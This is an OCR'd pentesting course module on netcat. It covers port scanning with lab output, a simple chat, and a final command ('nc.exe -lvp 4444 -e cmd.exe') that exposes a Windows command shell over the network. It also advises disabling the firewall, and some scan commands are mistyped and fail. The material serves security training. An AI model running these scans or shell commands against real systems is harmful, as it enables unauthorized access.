
CRYPTUS CYBER
SECURITY PVT. LTD.

Module :-

Netcat-(The Swiss Army Knife)




Netcat for Pentester

"Whether it is port scanning or to get a reverse shell, everything is possible with Netcat." Today in this article we will be exploring one of the most commonly used network utility and will learn how the other frameworks reinforce "Netcat" in order to generate a session.

Table of Content

Introduction:

Netcat technically used as "nc" – is a network utility that uses the TCP and UDP connections in order to read and write in a network. It can be used by both the attackers and the security auditors.



Counting in the attacking scenario, this cross-functional tool can be driven by scripts which makes it quite dependable and if we discuss the security section, it helps us to debug and investigate the network.

Why netcat is such dependable, that it can do everything whether it is port scanning, banner grabbing, transferring a file, or even generating a reverse connection?
Let's check out the major netcat features and unlock this question.

It acts as a simple TCP/UDP/SCTP/SSL client for interacting with web servers, telnet servers, mail servers, and other TCP/IP network services.

It redirects the TCP/UDP/SCTP traffic to other ports or hosts by acting as a SOCKS or HTTP proxy such that the clients specify their own destinations.

Netcat can even connect to destinations through a chain of anonymous or authenticated proxies.

Encrypts communication with SSL, and transport it over IPv4 or IPv6.


It acts as a connection broker, allowing two (or far more) clients to connect to each other through a third (brokering) server.

So uptill now, you might be aware of all the features that Netcat has, which makes it unique and simple.

Let's try to dig deeper and explore what we can more do with this great tool.

Netcat basic command

"Help" or sometimes its "h", this flag drops out every possible option that a tool can do for us. To start with netcat, we'll be using the most basic help command i.e. :




To start netcat:

```
nc -h
```

Port Scanning:

Netcat can be used as a port scanner, although it was not designed to function as. To make it worth as a scanner, we need to set the "-z" flag, which tells netcat, to scan listing daemon without sending any data. This makes it possible to understand the type of service that is running on that specific port. Thus netcat can perform both the TCP and the UDP scan, let's check it out how:




Scanning Ports with Netcat

One of the most basic and common uses of Netcat is to determine which ports are open. There are three primary flags used for port scanning:

-z Enables nc to scan for listening daemons, without sending any data to them

-v Enables verbose mode

-w Used when there is a need to specify a time-out condition



```
┌──(root💀kali)-[~]
└─# nc -v -w 2 z 192.168.208.130 21
z: forward host lookup failed: Unknown host

┌──(root💀kali)-[~]
└─# nc -v -w 2 z 192.168.208.130 21 22 23
z: forward host lookup failed: Unknown host

┌──(root💀kali)-[~]
└─# nc -v -w 2 z 192.208.132. 21 22 23
z: forward host lookup failed: Unknown host

┌──(root💀kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
```

```
┌──(root💀kali)-[~]
└─# nc -v -n  -z 192.168.208.132 1-1000
(UNKNOWN) [192.168.208.132] 80 (http) open

┌──(root💀kali)-[~]
└─# nc -v -n  -z 192.168.208.132 1-6000
(UNKNOWN) [192.168.208.132] 80 (http) open

┌──(root💀kali)-[~]
└─# nc -v -n  -z 192.168.208.132 1-60000
(UNKNOWN) [192.168.208.132] 46584 (?) open
(UNKNOWN) [192.168.208.132] 80 (http) open

┌──(root💀kali)-[~]
└─# nc -v -n  -z 192.168.208.130 1-60000
(UNKNOWN) [192.168.208.130] 49157 (?) open
(UNKNOWN) [192.168.208.130] 49156 (?) open
(UNKNOWN) [192.168.208.130] 49155 (?) open
(UNKNOWN) [192.168.208.130] 49154 (?) open
(UNKNOWN) [192.168.208.130] 49153 (?) open
(UNKNOWN) [192.168.208.130] 49152 (?) open
(UNKNOWN) [192.168.208.130] 5357 (?) open
(UNKNOWN) [192.168.208.130] 445 (microsoft-ds) open
(UNKNOWN) [192.168.208.130] 139 (netbios-ssn) open
(UNKNOWN) [192.168.208.130] 135 (epmap) open
```

Chat via Netcat:

Step1:

Download Netcat in windows


https://joncraton.org/blog/46/netcat-for-windows/


Disable firewall before Downloading…

After download extract the file and install in your windows machine password is "nc" after installation right click on nc file and copy the file path and paste it on windows cmd after that turn on listing port in windows by typing below command :

nc -lvp <listing port>

Example: nc -lvp 4444






Step2:

Open terminal on kali machine and type nc <target ip> <same port>


Examples:

nc 192.168.208.130 4444

Now you can chat to each other
How to send windows cmd to kali machine?



Type nc.exe -lvp <port number> -e cmd.exe
nc.exe -lvp 4444 -e cmd.exe



Created by: Vikram Solanki